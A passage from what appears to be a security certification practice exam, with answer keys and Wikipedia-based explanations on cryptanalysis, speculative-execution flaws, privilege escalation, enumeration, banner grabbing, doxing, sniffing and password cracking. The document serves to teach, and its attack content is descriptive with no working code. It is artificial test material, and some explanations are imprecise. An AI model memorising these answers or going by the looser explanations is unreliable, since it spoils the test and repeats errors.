- Differential cryptanalysis
- Known-plaintext attack
- Kasiski examination

Explanation

https://en.wikipedia.org/wiki/Chosen-plaintext_attack

A chosen-plaintext attack (CPA) is an attack model for cryptanalysis which presumes that the attacker can obtain the ciphertexts for arbitrary plaintexts. The goal of the attack is to gain information that reduces the security of the encryption scheme.

Incorrect answers:

Differential cryptanalysis - is a general form of cryptanalysis applicable primarily to block ciphers, but also to stream ciphers and cryptographic hash functions. In the broadest sense, it is the study of how differences in information input can affect the resultant difference at the output. In the case of a block cipher, it refers to a set of techniques for tracing differences through the network of transformation, discovering where the cipher exhibits non-random behavior, and exploiting such properties to recover the secret key (cryptography key).

Known-plaintext attack - (KPA) is an attack model for cryptanalysis where the attacker has access to both the plaintext (called a crib), and its encrypted version (ciphertext). These can be used to reveal further secret information such as secret keys and code books.

Kasiski examination - (also referred to as Kasiski's test or Kasiski's method) is a method of attacking polyalphabetic substitution ciphers, such as the Vigenère cipher. It was first published by Friedrich Kasiski in 1863, but seems to have been independently

discovered by Charles Babbage as early as 1846. In polyalphabetic substitution ciphers where the substitution alphabets are chosen by the use of a keyword, the Kasiski examination allows a cryptanalyst to deduce the length of the keyword. Once the length of the keyword is discovered, the cryptanalyst lines up the ciphertext in n columns, where n is the length of the keyword. Then each column can be treated as the ciphertext of a monoalphabetic substitution cipher. As such, each column can be attacked with frequency analysis.

Question 7:

Which of the following is a vulnerability in modern processors such as Intel, AMD and ARM using speculative execution?

- **Spectre and Meltdown**
- **(Correct)**
- **Launch Daemon**
- **Application Shimming**
- **Named Pipe Impersonation**

Explanation

[https://en.wikipedia.org/wiki/Spectre_\(security_vulnerability\)](https://en.wikipedia.org/wiki/Spectre_(security_vulnerability))

[https://en.wikipedia.org/wiki/Meltdown_\(security_vulnerability\)](https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability))

Meltdown and Spectre exploit critical vulnerabilities in modern processors. These hardware vulnerabilities allow programs to steal data which is currently processed on the computer. While programs are typically not permitted to read data from other programs, a malicious program can exploit Meltdown and Spectre to get hold of secrets stored in the memory of other running programs. This might include your passwords stored in a password manager or browser, your personal photos, emails, instant messages and even business-critical documents.

Meltdown and Spectre work on personal computers, mobile devices, and in the cloud. Depending on the cloud provider's infrastructure, it might be possible to steal data from other customers.

Incorrect answers:

Named Pipe Impersonation https://en.wikipedia.org/wiki/Named_pipe#In_Windows

In Windows OS, named pipes are used to provide legitimate communication between running processes. In this technique, the messages are exchanged between the processes using a file. For example, if process A wants to send a message to another process B, then process A writes the message to a file and process B reads the message from that file. Attackers often exploit this technique to escalate their privileges on the victim system to a user account with higher access privileges.

In any Windows system, when a process creates a pipe, it will act as a pipe server. If any other process wants to communicate with this process, it will connect to this pipe and it becomes a pipe client. When a client connects to the pipe, the pipe server can utilize the access privileges and security context of the pipe client. Attackers exploit this feature by creating a pipe server with fewer privileges and trying to connect with a client with higher privileges than the server.

Attackers use tools such as Metasploit to perform named pipe impersonation on a target host. Attackers exploit vulnerabilities that exist in the target remote host to obtain an active session and use Metasploit commands such as getsystem to gain administrative-level privileges and extract password hashes of the admin/user accounts.

Application Shimming [https://en.wikipedia.org/wiki/Shim_\(computing\)](https://en.wikipedia.org/wiki/Shim_(computing))

The Microsoft Windows Application Compatibility Infrastructure/Framework (Application Shim) was created to allow for backward compatibility of software as the operating system codebase changes over time. For example, the application shimming feature allows developers to apply fixes to applications (without rewriting code) that were created for Windows XP so that it will work with Windows 10.

Within the framework, shims are created to act as a buffer between the program (or more specifically, the Import Address Table) and the Windows OS. When a program is executed, the shim cache is referenced to determine if the program requires the use of the shim database (.sdb). If so, the shim database uses hooking to redirect the code as necessary in order to communicate with the OS.

Utilizing these shims may allow an adversary to perform several malicious acts such as elevate privileges, install backdoors, disable defenses like Windows Defender, etc. Shims can also be abused to establish persistence by continuously being invoked by affected programs.

Launch Daemon [https://en.wikipedia.org/wiki/Daemon_\(computing\)](https://en.wikipedia.org/wiki/Daemon_(computing))

In the context of this question, we are talking about one of the methods of Privilege Escalation.

Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network

with unprivileged access but require elevated permissions to follow through on their objectives. Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities.

Adversaries may create or modify launch daemons to repeatedly execute malicious payloads as part of persistence. Per Apple's developer documentation, when macOS and OS X boot up, launchd is run to finish system initialization. This process loads the parameters for each launch-on-demand system-level daemon from the property list (plist) files found in /System/Library/LaunchDaemons and /Library/LaunchDaemons. These LaunchDaemons have property list files which point to the executables that will be launched.

Adversaries may install a new launch daemon that can be configured to execute at startup by using launchd or launchctl to load a plist into the appropriate directories. The daemon name may be disguised by using a name from a related operating system or benign software. Launch Daemons may be created with administrator privileges, but are executed under root privileges, so an adversary may also use a service to escalate privileges from administrator to root.

The plist file permissions must be root:wheel, but the script or program that it points to has no such requirement. So, it is possible for poor configurations to allow an adversary to modify a current Launch Daemon's executable and gain persistence or Privilege Escalation.

Question 8:

Enumeration is a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system. What type of enumeration is used to get shared resources on individual hosts on the network and a list of computers belonging to the domain?

- **Netbios enumeration**
- **(Correct)**
- **NTP enumeration**
- **SNMP enumeration**
- **SMTP enumeration**

Explanation

<https://en.wikipedia.org/wiki/NetBIOS>

NetBIOS stands for Network Basic Input Output System. It Allows computer communication over a LAN and allows them to share files and printers.

NetBIOS names are used to identify network devices over TCP/IP (Windows). It must be unique on a network, limited to 16 characters where 15 characters are used for the device name and the 16th character is reserved for identifying the type of service running or name record type.

Attackers use the NetBIOS enumeration to obtain:

- List of computers that belong to a domain
- List of shares on the individual hosts on the network
- Policies and passwords

Incorrect answers:

SNMP enumeration

https://en.wikipedia.org/wiki/Simple_Network_Management_Protocol

SNMP (Simple Network Management Protocol) is an application layer protocol which uses UDP protocol to maintain and manage routers, hubs and switches other network

devices on an IP network. SNMP is a very common protocol found enabled on a variety of operating systems like Windows Server, Linux & UNIX servers as well as network devices like routers, switches etc.

SNMP enumeration is used to enumerate user accounts, passwords, groups, system names, devices on a target system.

NTP enumeration https://en.wikipedia.org/wiki/Network_Time_Protocol

The Network Time Protocol is a protocol for synchronizing time across your network, this is especially important when utilizing Directory Services. There exists a number of time servers throughout the world that can be used to keep systems synced to each other. NTP utilizes UDP port 123. Through NTP enumeration you can gather information such as lists of hosts connected to NTP server, IP addresses, system names, and OSs running on the client system in a network. All this information can be enumerated by querying NTP server.

SMTP enumeration https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

The Simple Mail Transport Protocol is used to send email messages as opposed to POP3 or IMAP which can be used to both send and receive messages. SMTP relies on using Mail Exchange (MX) servers to direct the mail to via the Domain Name Service, however, should an MX server not be detected, SMTP will revert and try an A or alternatively SRV records. SMTP generally runs on port 25.

SMTP enumeration allows us to determine valid users on the SMTP server.

Question 9:

Organizations need to deploy a web-based software package that requires three separate servers and internet access. What is the recommended architecture in terms of server placement?

- All three servers need to face the Internet so that they can communicate between themselves.
- All three servers need to be placed internally.
- A web server facing the Internet, an application server on the internal network, a database server on the internal network.
- (Correct)
- A web server and the database server facing the Internet, an application server on the internal network.

Explanation

Three-tier architecture is a well-established software application architecture that organizes applications into three logical and physical computing tiers: the presentation tier, or user interface; the application tier, where data is processed; and the data tier, where the data associated with the application is stored and managed.

In a three-tier application, all communication goes through the application tier. The presentation tier and the data tier cannot communicate directly with one another.

Presentation tier

The presentation tier is the user interface and communication layer of the application, where the end-user interacts with the application. Its main purpose is to display information to and collect information from the user. This top-level tier can run on a web browser, as a desktop application, or a graphical user interface (GUI), for example. Web presentation tiers are usually developed using HTML, CSS, and JavaScript. Desktop applications can be written in a variety of languages depending on the platform.

Application tier


The application tier, also known as the logic tier or middle tier, is the heart of the application. In this tier, information collected in the presentation tier is processed - sometimes against other information in the data tier - using business logic, a specific

set of business rules. The application tier can also add, delete or modify data in the data tier.

The application tier is typically developed using Python, Java, Perl, PHP or Ruby, and communicates with the data tier using API calls.

Data-tier

The data tier, sometimes called the database tier, data access tier or back-end, is where the information processed by the application is stored and managed. This can be a relational database management system such as PostgreSQL, MySQL, MariaDB, Oracle, DB2, Informix or Microsoft SQL Server, or in a NoSQL Database server such as Cassandra, CouchDB or MongoDB.



Question 10:

Leonardo, an employee of a cybersecurity firm, conducts an audit for a third-party company. First of all, he plans to run a scanning that looks for common misconfigurations and outdated software versions. Which of the following tools is most likely to be used by Leonardo?

- Armitage
- Metasploit
- Nmap
- Nikto
- (Correct)

Explanation

[https://en.wikipedia.org/wiki/Nikto_\(vulnerability_scanner\)](https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner))

Nikto is a free software command-line vulnerability scanner that scans webservers for dangerous files/CGIs, outdated server software and other problems. It performs generic and server type specific checks. It also captures and prints any cookies received. The Nikto code itself is free software, but the data files it uses to drive the program are not.

Incorrect answers:

Armitage [https://en.wikipedia.org/wiki/Armitage_\(computing\)](https://en.wikipedia.org/wiki/Armitage_(computing))

Armitage is a graphical cyber attack management tool for the Metasploit Project that visualizes targets and recommends exploits. It is a free and open-source network security tool notable for its contributions to red team collaboration allowing for: shared sessions, data, and communication through a single Metasploit instance.

Metasploit https://en.wikipedia.org/wiki/Metasploit_Project

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

Nmap <https://en.wikipedia.org/wiki/Nmap>

Nmap (Network Mapper) is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including latency and congestion during a scan.

Question 11:

During the security audit, Gabriella used Wget to read exposed information from a remote server and got this result:

```
Server: nginx/1.21.0
Date: Mon, 02 Aug 2021 13:29:13 EST
Content-Type: text/html
Content-Length: 5683
Last-Modified: Thu, 05 Jul 2021 17:44:09 EST
Connection: keep-alive
ETag: "5bb65169-1633"
Accept-Ranges: bytes
```

What is the name of this method of obtaining information?

- **XML External Entities (XXE)**
- **Cross-site scripting**
- **Banner grabbing**
- **(Correct)**
- **SQL injection**

Explanation

https://en.wikipedia.org/wiki/Banner_grabbing

A banner screen is a configurable text “welcome” display from a network host system. The text generally provides system information, such as data about the operating system (OS) and service packs, software versions, and web services.

Unconfigured banners display default information and may also present login screens, which make them a target of hackers in attacks called banner grabbing.

Banner grabbing is the act of capturing the information provided by banners, configurable text-based welcome screens from network hosts that generally display system information. Banners are intended for network administration.

Banner grabbing is often used for white hat hacking endeavors like vulnerability analysis and penetration testing gray hat activities, and black hat hacking. Banner screens can be accessed through Telnet at the command prompt on the target system’s IP address. Other tools for banner grabbing include Nmap, Netcat, and SuperScan. A login screen, often associated with the banner, is intended for administrative use but can also

provide access to a hacker. Meanwhile, the banner data can yield information about vulnerable software and services running on the host system.

For the sake of security, if banners are not a requirement of business or other software on a host system, the services that provide them may be disabled altogether. Banners can also be customized to present disinformation or even a warning message for hackers.

Incorrect answers:

Cross-Site-Scripting https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. Attackers may use a cross-site scripting vulnerability to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec until 2007. XSS effects vary in range from a petty nuisance to a significant security risk, depending on the sensitivity of the vulnerable site's data and the nature of any security mitigation implemented by the site's owner network.

SQL Injection https://en.wikipedia.org/wiki/SQL_injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

XML External Entities (XXE) https://en.wikipedia.org/wiki/XML_external_entity_attack

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

Question 12:

Which of the following components of IPsec provides confidentiality for the content of packets?

- IKE
- ESP
- (Correct)
- AH
- ISAKMP

Explanation

https://en.wikipedia.org/wiki/IPsec#Encapsulating_Security_Payload

Encapsulating Security Payload (ESP) is a member of the IPsec protocol suite. It provides origin authenticity through source authentication, data integrity through hash functions, and confidentiality through encryption protection for IP packets. ESP also supports encryption-only and authentication-only configurations but using encryption without authentication is strongly discouraged because it is insecure.

Incorrect answers:

AH https://en.wikipedia.org/wiki/IPsec#Authentication_Header

Authentication Header (AH) is a member of the IPsec protocol suite. AH ensures connectionless integrity by using a hash function and a secret shared key in the AH algorithm. AH also guarantees the data origin by authenticating IP packets.

IKE https://en.wikipedia.org/wiki/Internet_Key_Exchange

Internet Key Exchange (IKE, sometimes IKEv1 or IKEv2, depending on the version) is the protocol used to set up a security association (SA) in the IPsec protocol suite. IKE builds upon the Oakley protocol and ISAKMP. IKE uses X.509 certificates for authentication – either pre-shared or distributed using DNS (preferably with DNSSEC) – and a Diffie–Hellman key exchange to set up a shared session secret from which cryptographic keys are derived. In addition, a security policy for every peer which will connect must be manually maintained.

ISAKMP

https://en.wikipedia.org/wiki/Internet_Security_Association_and_Key_Management_Protocol

Internet Security Association and Key Management Protocol (ISAKMP) is a protocol defined by RFC 2408 for establishing Security association (SA) and cryptographic keys in an Internet environment. ISAKMP only provides a framework for authentication and key exchange and is designed to be key exchange independent; protocols such as Internet Key Exchange (IKE) and Kerberized Internet Negotiation of Keys (KINK) provide authenticated keying material for use with ISAKMP. For example: IKE describes a protocol using part of Oakley and part of SKEME in conjunction with ISAKMP to obtain authenticated keying material for use with ISAKMP, and for other security associations such as AH and ESP for the IETF IPsec DOI.

Question 13:

The company secretly hired hacker Ivan to attack its competitors before a major tender. Ivan did not start with complex technological attacks but decided to hit the employees and their reputation. To do this, he collected personal information about key employees of a competitor company. Then he began to distribute it in the open form on the Internet by adding false information about past racist statements of employees. As a result of the scandal in social networks and the censure of employees, competitors lost the opportunity to win the tender, and Ivan's work was done. What is the name of this form of attack?

- **Piggybacking**
- **Daisy-chaining**
- **Vishing**
- **Doxing**
- **(Correct)**

Explanation

<https://en.wikipedia.org/wiki/Doxing>

Doxing is the malicious identification and online publication of information about an individual. It can include Personally Identified Information (PII) or other sensitive, private, or damaging content about the individual's family members. Malicious actors dox victims in an attempt to harm them via the public exposure of their information.

Doxing is commonly retaliatory in nature (e.g., in reaction to controversial political opinions or actions). It may also be threatened as a means to extort victims, strategically compromise a person to influence their actions, or to affect public confidence in processes or systems. In some cases, doxing attacks contain concocted or factually inaccurate information designed to slander the victim, which sometimes mistakenly affects other victims with similar names, titles, or backgrounds.

Content posted on social media platforms and other publicly available information, such as home and work street addresses, email addresses, and telephone numbers, often acts as the foundation for doxing attacks. Though this information is publicly available, it can be used in aggregate with information from paid services or illicitly gathered information. Depending on the actor's skill and resources, doxes can contain information from compromises and data leaks, including financial or medical records, passwords, compromised account information, and email content.

The aggregation of information enables malicious actors to turn otherwise harmless content into a damaging collective. For example, separately, a person's last name, place of work, or home address is generally innocuous. However, when this information is combined, it could constitute PII and be weaponized against a target, especially if coupled with account information, passwords, and financial records.

Incorrect answers:

Daisy-chaining

It involves gaining access to a network and /or computer and then using the same information to gain access to multiple networks and computers that contains desirable information.

Vishing https://en.wikipedia.org/wiki/Voice_phishing

Voice phishing, or vishing, is the use of telephony (often Voice over IP telephony) to conduct phishing attacks.

Piggybacking [https://en.wikipedia.org/wiki/Piggybacking_\(security\)](https://en.wikipedia.org/wiki/Piggybacking_(security))

Piggybacking, similar to tailgating, refers to when a person tags along with another person who is authorized to gain entry into a restricted area, or pass a certain checkpoint. It can be either electronic or physical. The act may be legal or illegal, authorized or unauthorized, depending on the circumstances. However, the term more often has the connotation of being an illegal or unauthorized act.

Question 14:

Which of the following is correct?

- Sniffers operate on Layer 2 of the OSI model.
- (Correct)
- Sniffers operate on Layer 4 of the OSI model.
- Sniffers operate on Layer 3 of the OSI model.
- Sniffers operate on both Layer 2 & Layer 3 of the OSI model.

Explanation

Protocol analyzers (or sniffers) are powerful programs that work by placing the host system's network card into promiscuous mode, thereby allowing it to receive all of the data it sees in that particular collision domain. Passive sniffing is performed when a user is on a hub. When using a hub, all traffic is sent to all ports; thus, all a security professional or attacker has to do is start the sniffer and wait for someone on the same collision domain to begin transmitting data. A collision domain is a shared network segment but not bridged or switched; packets collide because users share the same bandwidth.

Sniffing performed on a switched network is known as active sniffing because it switches segment traffic and knows which particular port to send traffic. While this feature adds much-needed performance, it also raises a barrier when sniffing all potential switched ports. One way to overcome this impediment is to configure the switch to mirror a port. Attackers may not have this capability, so their best hope of bypassing the switch's functionality is through poisoning and flooding (discussed in subsequent chapters).

Sniffers operate at the OSI model's data link layer, which means they do not have to play by the same rules as the applications and services that reside further up the stack. Sniffers can capture everything on the wire and record it for later review. They allow the user's to see all of the data contained in the packet. While sniffers are still a powerful tool in an attacker's hands, they have lost some of their mystical statuses as many more people are using encryption.

Question 15:

Which of the following method of password cracking takes the most time?

- **Dictionary attack**
- **Shoulder surfing**
- **Rainbow tables**
- **Brute force**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Brute-force_attack

A brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing a combination correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Such an attack might be used when it is not possible to take advantage of other weaknesses in an encryption system (if any exist) that would make the task easier.

Brute-force attacks work by calculating every possible combination that could make up a password and testing it to see if it is the correct password. As the password's length increases, the amount of time, the computational power required on average, to find the correct password increases exponentially.

Incorrect answers:

Rainbow tables https://en.wikipedia.org/wiki/Rainbow_table

A rainbow table is a precomputed table for caching the output of cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a key derivation function (or credit card numbers, etc.) up to a certain length consisting of a limited set of characters.

Dictionary attack https://en.wikipedia.org/wiki/Dictionary_attack

A dictionary attack is a form of brute force attack technique for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase by

trying thousands or millions of likely possibilities, such as words in a dictionary or previously used passwords, often from lists obtained from past security breaches.

A dictionary attack is based on trying all the strings in a pre-arranged listing. Such attacks originally used words found in a dictionary (hence the phrase dictionary attack); however, now there are much larger lists available on the open Internet containing hundreds of millions of passwords recovered from past data breaches. There is also cracking software that can use such lists and produce common variations, such as substituting numbers for similar-looking letters.

Shoulder surfing [https://en.wikipedia.org/wiki/Shoulder_surfing_\(computer_security\)](https://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security))

A shoulder surfing is a type of social engineering technique used to obtain information such as personal identification numbers (PINs), passwords and other confidential data by looking over the victim's shoulder, either from keystrokes on a device or sensitive information being spoken and heard, also known as eavesdropping.

Question 16:

Sniffing is a process of monitoring and capturing all data packets passing through a given network. An intruder can capture and analyze all network traffic by placing a packet sniffer on a network in promiscuous mode. Sniffing can be either Active or Passive in nature. How does passive sniffing work?

- This is the process of sniffing through the router.
- This is the process of sniffing through the switch.
- This is the process of sniffing through the hub.
- (Correct)
- This is the process of sniffing through the gateway.

Explanation

Sniffing is a process of monitoring and capturing all data packets passing through given network. Sniffers are used by network/system administrator to monitor and troubleshoot network traffic. Attackers use sniffers to capture data packets containing sensitive information such as password, account information etc. Sniffers can be hardware or software installed in the system. By placing a packet sniffer on a network in promiscuous mode, a malicious intruder can capture and analyze all of the network traffic.

Active Sniffing

Sniffing in the switch is active sniffing. A switch is a point to point network device. The switch regulates the flow of data between its ports by actively monitoring the MAC address on each port, which helps it pass data only to its intended target. In order to capture the traffic between target sniffers has to actively inject traffic into the LAN to enable sniffing of the traffic. This can be done in various ways.

Passive Sniffing

This is the process of sniffing through the hub. Any traffic that is passing through the non-switched or unbridged network segment can be seen by all machines on that segment. Sniffers operate at the data link layer of the network. Any data sent across the LAN is actually sent to each and every machine connected to the LAN. This is called

passive since sniffers placed by the attackers passively wait for the data to be sent and capture them.

Question 17:

You want to surf safely and anonymously on the Internet. Which of the following options will be best for you?

- **Use VPN.**
- **Use SSL sites.**
- **Use Tor network with multi-node.**
- **(Correct)**
- **Use public WiFi.**

Explanation


[https://en.wikipedia.org/wiki/Tor_\(anonymity_network\)](https://en.wikipedia.org/wiki/Tor_(anonymity_network))

Tor is free and open-source software for enabling anonymous communication by directing Internet traffic through a free, worldwide, volunteer overlay network consisting of more than seven thousand relays in order to conceal a user's location and usage from anyone conducting network surveillance or traffic analysis. Using Tor makes it more difficult to trace Internet activity to the user: this includes "visits to Web sites, online posts, instant messages, and other communication forms". Tor's intended use is to protect the personal privacy of its users, as well as their freedom and ability to conduct confidential communication by keeping their Internet activities unmonitored.

Tor does not prevent an online service from determining that it is being accessed through Tor. As a result, some websites restrict or even deny access through Tor. For example, Wikipedia blocks attempts by Tor users to edit articles unless special permission is sought.

Onion routing is implemented by encryption in the application layer of a communication protocol stack, nested like the layers of an onion. Tor encrypts the data, including the next node destination IP address, multiple times and sends it through a virtual circuit comprising successive, random-selection Tor relays. Each relay decrypts a layer of encryption to reveal the next relay in the circuit to pass the remaining encrypted data on to it. The final relay decrypts the innermost layer of encryption and sends the original data to its destination without revealing or knowing the source IP address. Because the routing of the communication was partly concealed at every hop in the Tor circuit, this method eliminates any single point at which the communicating peers can be determined through network surveillance that relies upon knowing its source and destination. An adversary may try to de-anonymize the user by some means. One way this may be achieved is by exploiting vulnerable software on the user's computer. The

NSA had a technique that targets a vulnerability – which they codenamed "EgotisticalGiraffe" – in an outdated Firefox browser version at one time bundled with the Tor package and, in general, targets Tor users for close monitoring under its XKeyscore program. Attacks against Tor are an active area of academic research which is welcomed by the Tor Project itself.



Tor aims to conceal its users' identities and online activity from surveillance and traffic analysis by separating identification and routing. It is an implementation of onion routing, which encrypts and then randomly bounces communications through a network of relays run by volunteers around the globe. These onion routers employ encryption in a multi-layered manner (hence the onion metaphor) to ensure perfect forward secrecy between relays, thereby providing users anonymity in a network location. That anonymity extends to the hosting of censorship-resistant content by Tor's anonymous onion service feature. Furthermore, by keeping some of the entry relays (bridge relays) secret, users can evade Internet censorship that relies upon blocking public Tor relays.

Because the IP address of the sender and the recipient are not both in cleartext at any hop along the way, anyone eavesdropping at any point along the communication channel cannot directly identify both ends. Furthermore, to the recipient, it appears that the last Tor node (called the exit node), rather than the sender, is the originator of the communication.

Question 18:

What is the name of the practice of collecting information from published or otherwise publicly available sources?

- **Open-source intelligence**
- **(Correct)**
- **Artificial intelligence**
- **Social intelligence**
- **Human intelligence**

Explanation

https://en.wikipedia.org/wiki/Open-source_intelligence

Open-source intelligence (OSINT) is a multi-method (qualitative, quantitative) methodology for collecting, analyzing and making decisions about data accessible in publicly available sources to be used in an intelligence context. In the intelligence community, the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources). It is not related to open-source software or collective intelligence.

Incorrect answers:

Human intelligence

[https://en.wikipedia.org/wiki/Human_intelligence_\(intelligence_gathering\)](https://en.wikipedia.org/wiki/Human_intelligence_(intelligence_gathering))

Human intelligence (abbreviated HUMINT and is pronounced as hyoo-mint) is intelligence gathered by means of interpersonal contact, as opposed to the more technical intelligence gathering disciplines such as signals intelligence (SIGINT), imagery intelligence (IMINT) and measurement and signature intelligence (MASINT).

NATO defines HUMINT as "a category of intelligence derived from information collected and provided by human sources." Typical HUMINT activities consist of interrogations and conversations with persons having access to information.

Social intelligence https://en.wikipedia.org/wiki/Social_intelligence

Social intelligence is the capacity to know oneself and to know others. Social Intelligence develops from experience with people and learning from success and failures in social settings. It is more commonly referred to as "tact", "common sense", or "street smarts".

Artificial intelligence https://en.wikipedia.org/wiki/Artificial_intelligence

Artificial intelligence (AI) refers to the simulation of human intelligence in machines that are programmed to think like humans and mimic their actions. The term may also be applied to any machine that exhibits traits associated with a human mind such as learning and problem-solving.

Question 19:

Identify which term corresponds to the following description:

It is can potentially adversely impact a system through unauthorized access, destruction, disclosure, denial of service or modification of data.

- Risk
- Vulnerability
- Attack
- Threat
- (Correct)

Explanation

If an asset is what you're trying to protect, then a threat is what you're trying to protect against. It is one of the most common terms that we come across on a daily basis. In cybersecurity, a threat is basically a hypothetical event that has the potential to cause some performing damage to an organisation's business and other processes.

Incorrect answers:

Attack <https://en.wikipedia.org/wiki/Cyberattack>

In computers and computer networks an attack is any attempt to expose, alter, disable, destroy, steal or gain unauthorized access to or make unauthorized use of an asset. A cyberattack is any type of offensive maneuver that targets computer information systems, infrastructures, computer networks, or personal computer devices. An attacker is a person or process that attempts to access data, functions or other restricted areas of the system without authorization, potentially with malicious intent. Depending on context, cyberattacks can be part of cyberwarfare or cyberterrorism. A cyberattack can be employed by sovereign states, individuals, groups, society or organizations, and it may originate from an anonymous source. A product that facilitates a cyberattack is sometimes called a cyberweapon.

A cyberattack may steal, alter, or destroy a specified target by hacking into a susceptible system. Cyberattacks can range from installing spyware on a personal computer to attempting to destroy the infrastructure of entire nations. Legal experts are

seeking to limit the use of the term to incidents causing physical damage, distinguishing it from the more routine data breaches and broader hacking activities.

Vulnerability

A Security Vulnerability is a weakness, flaw, or error found within a security system that has the potential to be leveraged by a threat agent in order to compromise a secure network.

Risk

Risk is a combination of the threat probability and the impact of a vulnerability. In other words, risk is the probability of a threat agent successfully exploiting a vulnerability, which can also be defined by the following formula:

- Risk = Threat Probability * Vulnerability Impact

